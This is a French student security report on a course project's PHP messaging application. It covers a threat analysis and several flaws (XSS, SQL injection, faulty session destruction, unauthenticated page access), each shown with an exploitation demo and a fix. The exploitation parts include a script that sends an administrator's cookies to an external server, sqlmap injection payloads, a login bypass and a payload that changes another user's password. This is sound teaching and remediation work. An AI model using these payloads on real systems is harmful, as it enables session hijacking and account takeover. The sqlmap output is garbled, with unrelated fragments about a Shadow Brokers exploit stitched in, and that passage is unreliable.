

STI - Projet Partie 2

Rapport

Léo Cortès

Steve Henriquet

7 janvier 2019



HAUTE ÉCOLE
D'INGÉNIERIE ET DE GESTION
DU CANTON DE VAUD
www.heig-vd.ch

Hes·SO
Haute Ecole Spécialisée
de Suisse occidentale
Fachhochschule Westschweiz
University of Applied Sciences and Arts
Western Switzerland

Contents

1	Introduction	4
2	Analyse de menaces	4
2.1	Agents menaçants	4
2.2	Vecteurs d'attaque	4
2.3	Faiblesses de sécurité	4
2.4	Contrôle de sécurité	4
2.5	Impacts techniques	5
2.6	Impacts business	5
3	Vulnérabilités et corrections	6
3.1	XSS	6
3.1.1	Exploitation : démo basique	6
3.1.2	Exploitation : vol de cookies	7
3.1.3	Correction	8
3.2	Injection SQL	8
3.2.1	Exploitation : se connecter sans mot de passe	9
3.2.2	Exploitation : changer le mot de passe de n'importe quel utilisateur	11
3.2.3	Correction	12
3.3	Mauvaise destruction des session	12
3.3.1	Exploit	12
3.3.2	Correction	14
3.4	Accès au page sans login	14
3.4.1	Exploitation	14
3.4.2	Correction	15
3.5	Améliorations	16
3.5.1	Protection anti-spamming	16
3.5.2	Prévention mauvaise intention d'administrateur	17
3.6	Problèmes non résolubles	17

List of Figures

1	Message malicieux	6
2	Boîte de réception	6
3	Exécution XSS	7
4	Message malveillant voleur de cookier	7
5	La faille n'est pas visible pour la victime	8
6	Le cookie volé	8
7	Exemple d'assainisation	8
8	Résultat de <i>SQLMap</i> sur la page de login	9
9	Se connecter comme <i>user.test</i> sans connaître son mot de passe	11
10	Avant d'utiliser des prepared statements il y avait juste de simples queries	12
11	Exemple de prepared statement	12
12	Mauvaise destruction de la session	13
13	Accès réservé aux admins	13
14	Mauvaise destruction de la session	14
15	Accès à la page	14
16	Requête Post réussi	15
17	Message reçu	15
18	Protection à ajouter aux différentes pages	15
19	Protection anti-spam : HTML et JS	16
20	Protection anti-spam : CSS	16
21	Protection anti-spam : PHP	17
22	Vérification des actions admin	17

Introduction

Analyse de menaces

Agents menaçants

En principe, notre application devraient être accessibles depuis n'importe qui sur Internet. Les agents menaçants peuvent donc être n'importe qui. Notre application n'est pas révolutionnaire et bien moins efficace que la concurrence. Des attaquants concurrents seraient donc peu probables. Les principaux agents menaçants seraient surtout nous (les élèves du cours STI) ou n'importe quelle personne souhaitant s'amuser.

Vecteurs d'attaque

Tout se passe sur le web. Les utilisateurs peuvent (et doivent) manipuler des entrées pour envoyer des messages ou mettre à jour leurs profils. Des entrées malveillantes pourraient exploiter des vulnérabilités au sein de notre application.

Faiblesses de sécurité

Comme nous avons accès au code de notre application, nous avons une idée des vulnérabilités que nous pouvons y trouver. Dans un premier temps, les entrées utilisateur ne sont pas assainies et sont envoyées telle quelle. Cela laisse place à de nombreuses failles comme des injections SQL ou des XSS. De plus, les accès à la DB n'utilisent pas de query pré-préparées. Cela pourrait donc donner lieu à des injections SQL supplémentaires. L'application utilise du HTTP simple et aucun chiffrement. Des données pourraient donc être sniffées et si une fuite de données à lieu, toutes les données pourraient être accessibles en clair.

Contrôle de sécurité

Les accès sont, en principe, vérifiés. Un utilisateurs ne peut accéder qu'aux mails qu'il a envoyé ou reçu et pas ceux d'autres utilisateurs. Les accès administrateurs sont réservés aux administrateurs. Finalement, il n'est pas

possible d'accéder à des fichiers stockés sur le serveur. Si un utilisateur essaie d'accéder à une page non prévue, il sera redirigé.

Impacts techniques

Si des messages sont accédés par des personnes non autorisées, cela peut entraîner une perte de confidentialité.

Un accès non autorisé pourrait donner le droit à un attaquant de modifier, voire supprimer de l'information. Une perte d'intégrité peut donc en découler.

Impacts business

L'impact business serait faible. En effet, notre application n'est pas conçue dans un but lucratif et ne sera probablement pas maintenue par la suite. Si une telle application était mise en production dans le but d'offrir un service sérieux, cela pourrait être problématique car des clients pourraient stocker des informations personnelles voire confidentielles dans leurs messages. Une fuite de données ou des vulnérabilité pourrait entraîner une perte de confiance complète des utilisateurs.

Vulnérabilités et corrections

XSS

Exploitation : démo basique

Le programme est vulnérable aux attaques XSS. Les balises HTML sont correctement interprétées, ainsi que les balises de script. C'est problématique car un attaquant pourrait envoyer un message malicieux à un administrateur. Lorsque l'admin se connecte, le script pourrait récupérer ses cookies et l'attaquant pourrait les rejouer et devenir donc administrateur.

Voici le message envoyé par un attaquant quelconque :

Création utilisateur

Modification utilisateur

Changer de mot de passe

Nouveau message

Déconnexion

Nom d'utilisateur : c.l

Boîte de réception

Destinataire:

Sujet:

Message:

<script>alert('XSS');</script>

Envoyer

Figure 1: Message malicieux

Voici le résultat dans la boîte de réception de la victime.

c.l

2019-01-07 13:07:48

Répondre

Supprimer

Test

Figure 2: Boîte de réception

Lorsque la victime l'ouvre, voici le script est correctement exécuté.




Figure 3: Exécution XSS

Exploitation : vol de cookies

Essayons de récupérer les cookies de l'administrateur *steve.henriquet*. Pour cela, un attaquant peut simplement écrire le message suivant :

Création utilisateur	Modification utilisateur	Changer de mot de passe	Nouveau message	Déconnexion	Nom d'utilisateur : l.c
----------------------	--------------------------	-------------------------	-----------------	-------------	-------------------------

Boîte de réception

Destinataire:
Sujet:
Message:

<script>var i=new Image; i.src='http://localhost:3000?cookie='+document.cookie;</script>

Envoyer

Figure 4: Message malveillant voleur de cookier

Le script contenu dans le message va simplement envoyer une requête contenant les cookies courant sur une serveur externe (ici *localhost:3000*). L'administrateur *steve.henriquet* ne se doute de rien en ouvrant son message.




Figure 5: La faille n'est pas visible pour la victime

Finalement, si on se connecte sur notre serveur externe, on peut constater qu'un nouveau cookie contenant un id de session est apparu.




Figure 6: Le cookie volé

Ce cookie peut tout simplement être rejoué et l'attaquant peut endosser l'identité de l'administrateur *steve.henriquet*.

Correction

Les entrées ont du être "sanitisées". Nous avons utilisé le filtre *FILTER_SANITIZE_STRING* dans les divers inputs accessibles.

```
$pass = filter_var ( $_POST["pass"], filter: FILTER_SANITIZE_STRING);
$passCheck = filter_var ( $_POST["passCheck"], filter: FILTER_SANITIZE_STRING);
```

Figure 7: Exemple d'assainisation

Injection SQL

D'après l'outil *SQLMap*, on peut déjà sortir quelques informations depuis la page de login, dont les tables de notre DB.


```
root@kali:~/Documents# sqlmap -r postLogin.txt --tables
```

A port of the Equatix (0.1.0) stable ANALBLUE exploit,
developed by Jolkas, used by Shadow Brokers. There is a
vulnerability in SrvSrvos2FeaToNT. The size is
http://sqlmap.org
SQLMap FeaListSizeNT, with mathematical error.

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[*] starting at 09:28:19

[09:28:19] [INFO] parsing HTTP request from 'postLogin.txt' read a
[09:28:19] [INFO] resuming back-end DBMS 'SQLite' module will
[09:28:19] [INFO] testing connection to the target URL a to
[09:28:19] [INFO] heuristics detected web page charset 'ascii'
sqlmap resumed the following injection point(s) from stored session:

Parameter: login (POST) cause system instability and
Type: boolean-based blind his may be more likely with
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: login=c.l' AND 7955=7955 AND 'jDbf'=jDbf&password=pass&type=login

Type: AND/OR time-based blind
Title: SQLite > 2.0 and time-based blind (heavy query)
Payload: login=c.l' AND 2709-LIKE('ABCDEFGF',UPPER(HEX(RANDOMBLOB(500000000/2)))) AND 'Trnr'='Trnr&password=pass&type=login

Connection: keep-alive
Type: UNION query
Title: Generic UNION query (NULL) - 4 columns Powered-By: PHP/5.5.9-1ubuntu4.25
Payload: login=c.l' UNION ALL SELECT 88,88,'qvzq'||'UGCtFtaLoaeWYqdI6nzhtIEDBkrKqJcqwRIQRJB' || 'qbvzz'-- ouZz&password=pass&type=login

eth0 20190107092336 mHPXty prapny
2 client pkts, 2 server pkts, 3 turns.
[09:28:19] [INFO] the back-end DBMS is SQLite
web server operating system: Linux Ubuntu
web application technology: Nginx, PHP 5.5.9
back-end DBMS: SQLite
[09:28:19] [INFO] fetching tables for database: 'SQLite_masterdb'
Database: SQLite_masterdb
[3 tables]
+-----+
| Message |
| Messages |
| Personne |
+-----+

[09:28:19] [INFO] fetched data logged to text files under '/root/.sqlmap/output/172.17.0.2'

[*] shutting down at 09:28:19

```
root@kali:~/Documents#
```

```

function checkLogin($arr) {
    $bool = true;
    $arrToSend = array();
    foreach ($arr as $row) {
        // Permet de savoir si l'utilisateur courant est actif ou non
        if (empty($row['Actif'])) {
            array_push($arrToSend, "error", "Compte_inactif!" . "<br/>");
            echo json_encode($arrToSend);
            $bool = false;
        }
        else {
            // Permet de setter les variables de session utile pour toute la connection
            $_SESSION["user_id"] = $row['User_id'];
            $_SESSION["username"] = $row['Username'];
            if (empty($row['Admin'])) {
                $_SESSION["admin"] = 0;
            }
            else {
                $_SESSION["admin"] = 1;
            }
            array_push($arrToSend, "body", manageLayout());
            echo json_encode($arrToSend);
            $bool = false;
        }
    }
    return $bool;
}

```

En écoutant la requête de la sorte :

```

1      SELECT Actif, User_id, Admin, Username FROM
        Personne WHERE Username= '$name';

```

On peut se connecter sans avoir besoin de password ! Pour se faire, il suffit d'ajouter les deux caractères ';' à la fin de son login et entrer un mode de passe random pour pas que le champs soit vide.

Login

Password

Figure 9: Se connecter comme *user.test* sans connaître son mot de passe

Exploitation : changer le mot de passe de n'importe quel utilisateur

Voici le code PHP associé à la modification d'un mot de passe :

```

else{
    $dbPass = '';
    $result = $file_db->query("SELECT_Pass_FROM_Personne_
        WHERE_User_id_='\" . $user_id . \"'");
    foreach ($result as $row) {
        $dbPass = $row['Pass'];
    }
    if ($oldPass == $dbPass){
        $result = $file_db->query("UPDATE_Personne_SET_Pass_
            _'\" . $newPass . \"'_WHERE_User_id_='\" . $user_id
            . \"'");
        echo "Mot_de_passe_mis_a_jour_avec_succes";
    }
    else {
        echo "Mot_de_passe_errone!";
    }
}

```

Avec une injection SQL, peut modifier la deuxième requête afin de modifier le password d'un autre utilisateur. Si le nouveau password que l'on rentre est le payload suivant : *newpass' WHERE Username='victim.user' -*, alors l'utilisateur *victim.user* aura son mot de passe modifié en *newPass*. La partie *WHERE User_id ='" . \$user_id . "'* de la requête originale n'est pas exécutée car commentée par *-*.

Correction

Tout comme pour les failles XSS, les entrées ont du être assainies. De plus, les query simples utilisées dans le code PHP ont été passées en prepared statements.

```
$result = $file_db->query( statement: "SELECT Username FROM Personne WHERE Username=" . $username . "'");  
foreach ($result as $row) {  
    $usernameDb = $row['Username'];  
}
```

Figure 10: Avant d'utiliser des prepared statements il y avait juste de simples queries

```
$sth = $file_db->prepare( statement: "SELECT Username FROM Personne WHERE Username=:username");  
$sth->execute(array(':username' => $username));  
$result = $sth->fetchAll( fetch_style: PDO::FETCH_ASSOC);  
  
foreach ($result as $row) {  
    $usernameDb = $row['Username'];  
}
```

Figure 11: Exemple de prepared statement

Mauvaise destruction des session

Exploit

Les sessions sont mal détruites. Potentiellement, après le login d'un admin, un utilisateur pourrait se retrouver à avoir accès à des informations réservées aux administrateurs, comme les layouts de modification des comptes.

```

<?php
/** Created by PhpStorm. ... */

session_start();

unset($_SESSION["user_id"]);

echo 'Vous êtes maintenant déconnecté';

```

Figure 12: Mauvaise destruction de la session

Un administrateur était loggé puis, s'est déconnecté. Ensuite, un utilisateur essaie d'accéder à la page <http://localhost:8080/INC/createNewUserLayout.php>. On voit que des informations s'affichent alors qu'elles ne devaient pas !

localhost:8080/INC/createNewUserLayout.php

["#content",
 Nom: <\label>
 Pr\u00e9nom: <\label>
 Mot de passe: <\label>
 Nouveau mot de passe v\u00e9rification: <\label>
 Actif : <\label>
 Admin : <\label>
 Le username cr\u00e9er sera sous la forme \"pr\u00e9nom.nom\"<\span>
 <\span>
 \"Cr\u00e9er
 <\form>
 "]

Figure 13: Accès réservé aux admins

Correction

Désormais, les sessions sont bien détruites.

```
<?php
/** Created by PhpStorm. ... */

session_start();

unset($_SESSION);

echo 'Vous êtes maintenant déconnecté';


session_destroy();
```

Figure 14: Mauvaise destruction de la session

Accès au page sans login

Exploitation

Envoie de mail par exemple.



The screenshot shows a web browser window with the address bar displaying 'localhost:63342/Projet1-STI/html/INC/sendMessages.php'. Below the address bar, there are several tabs: 'Applications', 'Tutorial: How to Mak', 'Photoshop Tutorial -', and 'System Prograi'. The main content area of the browser displays the message: `["0","Ce destinataire n'existe pas!"]`.

Figure 15: Accès à la page




Figure 16: Requête Post réussi



Figure 17: Message reçu

Correction

Vérification de l'existence de la variable de session `$_SESSION["user_id"]`.




Figure 18: Protection à ajouter aux différentes pages

L'ajout de cette vérification s'effectue sur tous les fichiers à l'exception de index.php, login.php et des fichiers effectuant déjà la vérification par rapport au fait d'être administrateur

Améliorations

Protection anti-spamming

Un input caché est rajouté. Les bots ne font pas attention aux styles. Si un bot arrive sur la page et remplit l'input caché, alors le bot sera détecté et démasqué.

```
. = '<form action="javascript:login()">'
. '<label for="login">Login</label>'
. '<input type="text" id="login" name="login" placeholder="email" value="" required><br><br>'
. '<input type="text" id="login_spam" name="login_spam">'
. '<label for="password">Password</label>'
. '<input type="password" id="password" name="password" placeholder="password" value="" required><br><br>'
. '<input type="submit" value="submit">'
. '</form>'
. '<div class="msgError" id="msgErrorId"></div>'
. '<script>$("#login_spam").hide()</script>';
```

Figure 19: Protection anti-spam : HTML et JS

```

#login_spam, #message_spam {
    display:none;
}
```

Figure 20: Protection anti-spam : CSS


```

//in your php ignore any submissions that include this field
if(!empty($_POST['login_spam'])) {
    $arrToSend = array();
    array_push($arrToSend, array('msgErrorId', 'die spamming bot') );
    die(json_encode($arrToSend));
}

```

Figure 21: Protection anti-spam : PHP

Prévention mauvaise intention d'administrateur

Si un enlève les droits d'administrateurs à un admin, la modification est appliquée qu'au moment où il se log la prochaine fois. Potentiellement, un administrateur connecté auquel on retire ses droits pourrait toujours entreprendre des actions réservées aux admins, ce qui n'est pas souhaitable. Désormais chaque action commise par un administrateur est vérifiée. Avant d'être appliquée on vérifie que le user courant est effectivement administrateur dans la DB.

```

$isAdmin;
$userIdSession = $_SESSION["user_id"];

$stmt = $file_db->prepare( "SELECT Admin FROM Personne WHERE User_id =:userId");
$stmt->execute(array(':userId' => $userIdSession));
$result = $stmt->fetchAll( fetch_style: PDO::FETCH_ASSOC);
foreach ($result as $row) {
    $isAdmin = $row['Admin'];
    $_SESSION['admin'] = $row['Admin'];
}

if($isAdmin) {

```

Figure 22: Vérification des actions admin

Problèmes non résolubles

- PHP 5.6
- Gestion des cookies de session

Conclusion